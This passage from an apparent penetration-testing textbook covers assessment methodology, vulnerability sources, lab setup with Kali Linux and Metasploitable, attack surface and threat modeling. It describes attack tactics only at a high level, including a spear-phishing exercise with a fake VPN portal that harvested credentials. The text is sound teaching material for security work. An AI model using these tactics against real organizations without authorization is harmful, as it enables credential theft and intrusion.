vulnerabilities. Manual assessment cycles are then applied to investigate the attack surface further, and evaluate accessible network services.

Internal network testing may also be undertaken to identify and leverage vulnerabilities across OSI layers 2 and 3 (such as ARP cache poisoning and 802.1Q VLAN hopping). Chapter 5 discusses network discovery and assessment techniques that should be adopted within local environments to identify weaknesses.

**Web Application Testing**

Accessible web application logic is assessed in either an unauthenticated or authenticated fashion. Most organizations opt for authenticated testing of web applications, emulating an assailant with a valid credential or session token and seeking to escalate privileges.

The *Open Web Application Security Project* (OWASP) Top 10[20] is a list of common web application flaws. Tools that can reliably identify and test for these vulnerabilities include Burp Proxy, IBM Security AppScan, HP WebInspect, and Acunetix. These tools provide both testing capabilities that allow organizations to broadly scan their exposed web application logic for OWASP Top 10 issues, including *cross-site scripting* (XSS), *cross-site request forgery* (CSRF), command injection (including SQL, OS, and LDAP injection), session management flaws, and information leak bugs. Deep web application testing is out of scope for this book, however Chapters 12 through 14 detail assessment of web servers and application frameworks.

> During 2012 and 2013 I performed incident response and forensics work for companies that had fallen victim to attack by Alexsey Belan[21]. In each case, he performed deep testing of internal web applications to escalate privileges and move laterally. This highlights the importance of testing and hardening web applications within your environment that may not be Internet-facing.

**Web Service Testing**

Mobile and web applications leverage server-side APIs and perform an increasing amount of processing and rendering on the client system. APIs are often exposed to end-users (such as a user with a mobile online banking client), third parties (such as business partners or affiliates), and other internal application components, as shown in Figure 1-3.

[20] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[21] http://www.fbi.gov/wanted/cyber/alexsey-belan/





*Figure 1-3. Web services used within web applications*

REST APIs are presented in many applications via XML-RPC, SOAP, and other protocols. REST leverages mature HTTP functionality (including caching and keep-alive features), and so application development and scalable implementation is straightforward.

Many enterprise applications use SOAP over HTTP to provide messaging between system components. SOAP is an extensible messaging framework that supports XML-based data transfer, as defined by a WSDL[22], which provides an XML blob to the client, describing the functionality offered by a web service.

Web service testing involves using an *attack proxy* (such as Burp Suite) to analyze and manipulate messages and content flowing between the client and server endpoint. Active fuzzing of SOAP and REST endpoints can also be undertaken to identify security flaws.

**Internet-based Social Engineering**

During my career, some of the largest compromises I've accomplished during testing have come about through Internet-based social engineering. Two common attack scenarios are as follows:

[22] http://en.wikipedia.org/wiki/Web_Services_Description_Language

- Configuration of an Internet-based web server masquerading as a legitimate resource, and emailing a selection of users with material including a link to the malicious page.
- Sending of malicious material (e.g. a document containing exploit code for Microsoft Excel or Adobe Acrobat Reader) directly to the user via email, instant messaging, or other means, from a seemingly trusted source, such as a friend or colleague.

In 2012, I undertook an Internet-based spear phishing exercise against a large financial services organization, involving a fake SSL VPN endpoint, and 200 users being emailed with instructions to log into the 'new corporate VPN gateway'. Within two hours, 13 users had entered their Active Directory username, domain password, and two-factor authentication token value. Chapter 9 details phishing tactics and tools.

# What This Book Covers

This book covers dynamic testing of network devices, operating systems, and exposed services in detail, and avoids static analysis and auditing topics. Web application testing (e.g. assessment of custom-built web services and application components) is out-of-scope, along with VoIP, and assessment of 802.11 wireless protocols. The three topics already fill entire books, including:

- *The Web Application Hacker's Handbook*, by Dafydd Stuttard and Marcus Pinto
- *Hacking Exposed Unified Communications & VoIP*, by Mark Collier and David Endler
- *Hacking Exposed Wireless*, by Johnny Cache, Joshua Wright, and Vincent Liu

Use of cryptography as a security feature within software has become prevalent in recent years. For example, porous cloud-based systems maintain security boundaries through cryptographic tokens that are not possible to guess or brute-force, and TLS is used to provide confidentiality between system components. Cryptographic weaknesses are described in Chapters 3 and 11 in particular.

# 2

# Assessment Workflow & Tools

This chapter outlines a comprehensive penetration testing approach, along with an overview of the tools found in a professional's arsenal. Many programs can only be run from Unix-based systems, while other Windows-specific utilities are required when testing Microsoft technologies, and so building a flexible testing platform is key.

During testing, it is important to remember there is an entire testing methodology that you *should* be following. Too often, engineers and consultants venture down proverbial rabbit holes, and neglect key areas of the environment (such as low-level testing of router interfaces, or exposed mail services).

By the same token, it is also important to quickly identify the most significant vulnerabilities within an environment. As such, this methodology bears two hallmarks: the first is comprehensiveness (allowing you to consistently identify significant flaws), and the second is flexibility (so that you may prioritize your efforts and maximize return).

## Network Security Assessment Methodology

The best practice assessment methodology (in-line with NIST SP 800-115) used by determined Internet-based attackers and security consultants involves four distinct steps:

- Reconnaissance to identify IP networks, hosts, and users of interest
- Vulnerability scanning to identify potentially exploitable endpoints
- Investigation of vulnerabilities and further network probing by hand
- Exploitation of vulnerabilities and circumvention of security mechanisms

This methodology is relevant to Internet networks tested in a blind fashion with limited target information (such as a single domain name). If a consultant is enlisted to assess a specific block of IP space, she will skip initial network enumeration and commence bulk network scanning and investigation of vulnerabilities.

Local network testing involves assessment of non-routable protocols and OSI layer 2 features (e.g. 802.1X network access control and 802.1Q VLAN tagging). When testing

from the perspective of a local intruder, VLAN hopping, network sniffing, and man-in-the-middle can be leveraged to compromise data and systems. Chapter 5 discusses local network discovery and attack classes in detail.

Within the exploitation phase, Internet-based social engineering may also be undertaken to obtain valid credentials and achieve code execution (via spear phishing to deliver malicious content to users), as described in Chapter 9.

## Reconnaissance

Many tactics are adopted to identify hosts, networks, and users of interest. Open sources include web search engines, WHOIS databases, and DNS name servers. Through querying these sources, attackers obtain details about the structure of the target environment from the Internet without direct interaction (e.g. port scanning).

Reconnaissance may uncover hosts that aren't properly fortified. Determined attackers invest time in identifying peripheral networks and hosts, while organizations often concentrate their efforts on securing obvious public systems (such as public web and mail servers), neglecting hosts that lay off the beaten track.

Useful pieces of information gathered through initial reconnaissance include details of Internet-based network blocks and internal IP addresses. Through DNS and WHOIS querying, you can begin to map the networks of a target organization, and understand relationships between physical locations.

This information is fed into the vulnerability scanning and penetration testing phases, used to identify exploitable flaws in exposed components. Further reconnaissance involves extracting user details (e.g. email addresses, telephone numbers, and usernames) that can be fed into brute-force password grinding and social engineering processes.

## Vulnerability Scanning

Upon identifying IP blocks of interest, attackers carry out bulk scanning to identify accessible network services that can later be exploited to achieve their goals—be it code execution, information leak, denial of service, or privileged access to system components. Network scanning tools (e.g. Nmap, Nessus, Rapid7 Nexpose, and QualysGuard) perform service fingerprinting, probing, and testing for known issues.

Useful pieces of information that are gathered through vulnerability scanning include details of accessible hosts and exposed network services, along with peripheral information (such as details of ICMP messages to which target hosts respond, and insight into firewall ACLs). Known weaknesses and exposures within accessible services are also reported by scanning tools, which you can then investigate further.

> An attack vector that is largely ignored is that many exposed network services may be accessed using default or predictable credentials. Chapter 7 in details common credentials that can be used to access systems via protocols including FTP, SSH, Telnet, and SNMP.

## Investigation of Vulnerabilities

Vulnerabilities in software are sometimes disclosed to the community through Internet mailing lists and forums, but are increasingly sold to organizations, such as the *Zero Day Initiative* (ZDI), who in-turn responsibly disclose issues to vendors and notify paying subscribers. According to Immunity Inc., on average, a given zero-day bug has a lifespan of 348 days before a vendor patch is made available.

Many private research organizations and brokers do not notify product vendors of vulnerabilities, and some provide commercially supported zero-day exploits to their customers. Between responsible disclosure, zero-day use, and the public discussion of known flaws, vulnerability details are fragmented, as demonstrated by Figure 2-1.





*Figure 2-1. Proliferation of vulnerability details into the public domain*

To effectively report vulnerabilities within an environment, a security professional would need to know the bugs within both private and public domains. Many do not have access to private feeds, and base their assessment on public knowledge, augmented by their own research.

At Matta[1] we ran a program called *Sentinel*, which involved testing security assessment vendors for clients in the financial services sector. The Sentinel platform contained a number of vulnerable systems, and vendors were scored based on the vulnerabilities they identified. We evaluated over 30 global penetration testing vendors using Sentinel, and in a single test involving 10 testing providers, we found that:

- Two failed to scan all 65,536 TCP ports

[1] https://www.trustmatta.com

- Five failed to report the MySQL service root password of "password"

Some vendors were tested on more than one occasion. There seemed to be a lack of adherence to a strict testing methodology, and test results (in particular, the final report presented to the customer) varied wildly, depending on the consultants involved.

Sentinel found that, for one client in particular, four different testing providers were required to identify the high-severity flaws across their technologies (Microsoft Windows, Solaris, Oracle Database, Apache Hadoop, Apache Tomcat, and MySQL).

**Public Vulnerability Sources**

The following open sources are useful when investigating potential vulnerabilities:

- NIST National Vulnerability Database (http://nvd.nist.gov)
- Open Sourced Vulnerability Database (http://www.osvdb.org)
- Offensive-Security Exploit Database (http://www.exploit-db.com)
- The Full Disclosure mailing list (http://seclists.org/fulldisclosure/)
- The HackerOne Internet bug bounty (https://hackerone.com/internet)
- SecurityFocus (http://www.securityfocus.com)
- Packet Storm (http://packetstormsecurity.com)
- CERT vulnerability notes (http://www.kb.cert.org/vuls)

Community editions of tools such as Rapid7 Nexpose, Nessus, Metasploit, and Nmap also provide details of the vulnerabilities identified during testing. Between these open sources, it is possible to achieve decent coverage of publicly known vulnerabilities and risks.

**Private Vulnerability Sources**

Organizations including government agencies and defense industrial base entities consume private vulnerability information via brokers and sources including Exodus Intelligence, Netragard, ReVuln, and VUPEN. These organizations are known to run vulnerability research programs, providing details of unpatched bugs to their subscribers.

Stefan Frei of NSS Labs published a paper on this topic, titled *The Known Unknowns*[2]. Within his paper, Frei discussed vulnerabilities known to a privileged group, as demonstrated in Figure 2-2.

[2] https://www.nsslabs.com/reports/known-unknowns-0





*Figure 2-2. Vulnerability discovery and disclosure matrix*

Based on disclosures within the media regarding the US Government budget for zero-day exploit purchases, along with the average prices for zero-day exploit sales via brokers, Frei estimated that at least 85 *known unknowns* exist on any given day. Depending on the parties involved and their policy, these bugs may never be disclosed to the vendor.

Vlad Tsyrklevich's case study of the zero-day market[3] provides insight into the private market for vulnerability information, including individual prices of zero-day exploits and details of unpatched flaws in packages including Abode Flash, Microsoft Office 2007, Internet Explorer 11, and Oracle Database.

## Exploitation of Vulnerabilities

Upon identifying potential vulnerabilities, an attacker can exploit flaws in exposed logic for gain (be it code execution, information leak, or denial of service). Depending on his exact goals, he may leverage vulnerabilities to secure privileged network access, persistence, or obtain sensitive information.

During a penetration test, qualification of vulnerabilities usually involves exploitation. Robust commercially supported frameworks provide flexible targeting of vulnerable components within a given environment (supporting different operating systems and configurations), and allow you to use specific exploit payloads. Modules developed by

[3] https://tsyrklevich.net/2015/07/22/hacking-team-0day-market/

third parties are also used to extend these frameworks and provide support for SCADA[4] and other technologies.

Popular exploitation frameworks are as follows:

- Rapid7 Metasploit (http://www.rapid7.com/products/metasploit/)
- CORE Impact (http://www.coresecurity.com/core-impact-pro)
- Immunity CANVAS (https://www.immunitysec.com/products-canvas.shtml)

Within the NIST SP800-115 guide, exploitation tasks fall under the category of *Target Vulnerability Validation Techniques*. As a tester (with authorization from the target organization) you may undertake password cracking, social engineering, and qualify vulnerabilities with the help of exploitation frameworks and tools.

## An Iterative Assessment Approach

The assessment process is iterative, and new material (e.g. IP address blocks, DNS hostnames, and user credentials) is often fed back into an earlier workflow element. Figure 2-3 outlines this approach, describing the data passed between individual testing elements.

[4] http://scadavulns.com





*Figure 2-3. An iterative approach to discovery and testing*

# Your Testing Platform

To support use of specific Linux and Windows-based testing tools within your testing environment, it is best to use virtualization software (such as VMware Fusion for Apple OS X, or VMware Workstation for Windows). Useful native applications within Linux include *showmount*, *dig*, and *snmpwalk*. Specific scanning and testing utilities can also be built to test various exposed network services and web applications.

Kali Linux is a penetration testing distribution that is easily run within a virtualized environment. Kali contains most of the utilities found within this book, including Metasploit, Nmap, Burp Suite, and Nikto. The Kali Linux documentation[5] details

[5] http://docs.kali.org

installation, and two recently published books describe workflows and use of individual tools, as follows:

- *Kali Linux: Assuring Security by Penetration Testing*, by Tedi Heriyanto et al.
- *Mastering Kali Linux for Advanced Penetration Testing*, by Robert W. Beggs

If you are running Apple OS X for example, running Microsoft Windows 7 and Kali Linux within VMware Fusion will be sufficient for most engagements. Offensive Security maintains custom Kali Linux VMware and ARM images[6], which include native support for VMware Tools (allowing you to copy and paste between the virtualized guest and your host system), and ARM platforms such as the Chromebook.

## Updating Kali Linux

Upon installing Kali Linux, use the following commands to update the distribution and packages. In particular, new releases of Nmap and Metasploit include components that should be actively maintained.

```
apt-get update
apt-get dist-upgrade
updatedb
```

## Deploying a Vulnerable Server

To test utilities in a controlled environment, use a vulnerable server image to run scans and ensure that your toolkit is configured and working correctly. Rapid7 prepared a virtual machine image known as *Metasploitable 2*[7], which can be compromised through many vectors, including:

- Backdoors within packages including FTP and IRC
- Vulnerable Unix RPC services
- SMB privilege escalation
- Weak user passwords
- Web and application server issues (via Apache HTTP Server and Tomcat)
- Web application vulnerabilities (e.g. phpMyAdmin and TWiki)

Numerous tutorials and walkthroughs are available online that describe the low-level utilities, Metasploit modules, and commands that can be used to evaluate and exploit the vulnerabilities within the virtual machine. Two particularly useful resources are:

- http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/
- http://www.computersecuritystudent.com (Security Tools Metasploitable Project)

[6] https://www.offensive-security.com/kali-linux-vmware-arm-image-download/

[7] https://community.rapid7.com/docs/DOC-1875

Many other exploitable virtual machine images may be found online at VulnHub[8]. For the purposes of web application testing, take a look at the OWASP vulnerable web applications directory[9].

[8] https://www.vulnhub.com

[9] https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project

# 3

# Vulnerabilities & Adversaries

*Anytime you try a decent crime, there are fifty ways to screw up. If you think of twenty-five of them you're a genius. And you're no genius.*

Mickey Rourke

*Body Heat (1981)*

Rourke's quote is applicable to software development—engineers build increasingly elaborate systems without considering even half of the ways to *screw up*. Thanks to adoption of cloud computing, the defender's dilemma, and increasing layers of abstraction, the security business will remain a lucrative one for years to come.

## The Fundamental Hacking Concept

*Hacking is the art of manipulating a system to perform an unintended action.*

A simple example is that of a search engine: the program cross-references user-supplied input with a database, returning a list of results. Processing occurs server-side, and, by understanding the way search engines are developed and their pitfalls (such as accepting both a query string and data source value), an adversary can seek to manipulate the application and obtain sensitive files.

Some time ago, the U.S. Pentagon, Air Force, and Navy web sites had this very problem—using a search engine called *multigate*, which accepted two arguments in particular: `SurfQueryString` and `f`. The contents of the local */etc/passwd* file were revealed via a crafted URL, as shown in Figure 3-1.

< Figure 14-1 from NSA2e >

*Figure 3-1. Manipulating the multigate search engine*

These web sites were defended at the network layer by firewalls and security appliances. However, by the very nature of the massive amount of information stored, a search engine was implemented, which introduced vulnerability within the application layer.

Many exploitable flaws within web applications are logic issues. Buffer overflows in server software packages were commonplace years ago, but operating system security features and quality assurance efforts by vendors (such as Microsoft) have meant that practical exploitation of such bugs to remotely achieve code execution is increasingly difficult. In the following sections, I provide opinion around the current state of affairs, and how you should consider software security and attack surface during testing.

# Why Software is Vulnerable

Flaws are likely to always exist in complex systems—particularly if new features are added. Increasing abstraction, complexity, and insufficient quality assurance leads to exposure. Since 1988, adversaries have publicized vulnerabilities in software, and vendors have worked to enhance the security of their products and operating systems.

Software vendors are finding themselves in a situation where, as their products become more and more complex, it is costly to secure them from determined attack. Static code review and dynamic testing of software is a significant undertaking, which can impact the bottom line (as go-to-market time is impacted).

# Considering Attack Surface

In each and every successful attack against a computer system, an adversary leveraged the available attack surface to achieve her goals. The surface often encompasses server applications, client endpoints, users, communications channels, and infrastructure. Every exposed component that forms a larger system can be targeted for gain.

Figure 3-2 depicts a cloud-based web application. Some of the practical means by which the environment could be compromised include:

- Compromise of the hosting provider or cloud management console[1]
- Vulnerability within infrastructure (e.g. hypervisor side channel attack[2])
- Operating system vulnerability (such as network driver or kernel flaw)
- Server software flaw (e.g. Nginx or OpenSSL library bugs)
- Web application framework flaw (e.g. session management defect)
- Web application bug (e.g. command injection or business logic flaw)
- Attack against active user sessions over HTTPS or SSH
- Compromise of legitimate credentials (e.g. SSH key or authentication token)
- Desktop software attack (e.g. PuTTY SSH client, or browser exploitation)

[1] http://www.theregister.co.uk/2012/03/02/linode_bitcoin_heist/

[2] https://www.cs.unc.edu/~reiter/papers/2012/CCS.pdf

- User attack through social engineering or click jacking





*Figure 3-2. Attack surface of a cloud application*

Some attack tactics are adopted remotely, and others may require local proximity or network access to interact with particular system components. For example, within multi-tenant cloud environments, gaining access to internal address space often exposes interfaces that aren't publicly accessible. Vulnerabilities within underlying infrastructure (such as the Xen hypervisor, as used within Amazon AWS) may also be exploited to recover cryptographic keys.

# A Taxonomy of Software Security Errors

Figure 3-2 demonstrates how individual software components can form a large attack surface. Locally within each piece of software, security errors may exist that can be exploited for gain. In 2005, Gary McGraw, Katrina Tsipenyuk, and Brian Chess published a taxonomy[3] that you can use to categorize software defects. The taxonomy lists seven kingdoms:

[3] https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf

Input validation and representation

: Failure to validate input or encode data correctly, resulting in the processing of malicious content. Examples of phyla beneath this kingdom include buffer overflows, cross-site scripting, command injection, and XML external entity processing.

API abuse

: Attackers leverage functions exposed by local system libraries and accessible APIs to execute arbitrary code, read sensitive material, or bypass security controls.

Security features

: The design and low-level implementation of security features within software should be sound. Failure to perform safe random number generation, enforce least privilege, or securely store sensitive data will often result in compromise.

Time and state

: Within applications, time and state vulnerabilities are exploited through race conditions, the existence of insecure temporary files, or session fixation within web applications (e.g. not presenting a new session token upon login).

Errors

: Upon finding an error condition, an adversary attacks error-handling code to influence logical program flow, or reveal sensitive material.

Code quality

: Poor code quality leads to unpredictable behavior within an application. Within low-level languages (such as C/C++) such behavior can be catastrophic, resulting in memory leak issues and arbitrary code execution.

Encapsulation

: Ambiguity within the way an application provides access to both data and code execution paths may result in encapsulation flaws. Examples include data leaking between users, and leftover debug code that may be leveraged by an attacker.

An eighth kingdom is *environment*—used to classify vulnerabilities found outside of software source code (e.g. flaws within the interpreter or compiler software, web application framework, or underlying infrastructure).

> Use the taxonomy to define the source of a defect that leads to unexpected behavior by an application. The kingdoms are not used to define attack classes (such as side channel attacks).

# Threat Modeling

Attackers target and exploit weakness within different system components and features. The taxonomy allows us to describe and categorize low-level flaws within each software package, but does not tackle larger issues within the environment (such as the integrity of data in-transit, or how cryptographic keys are handled). To understand the practical risks to a system, you can model threats by considering the following:

- Individual system components
- Goals of the attacker
- Level of access to system components (i.e. attack surface)
- Economic cost and feasibility of each attack tactic

## System Components

Vulnerabilities exist within system components including virtualized infrastructure (such as hypervisors, software switches, storage nodes, and load balancers), operating systems, server software, web, desktop applications, and end users themselves. Figure 3-3 shows the relationship between hardware, software, and wetware components within a typical environment.

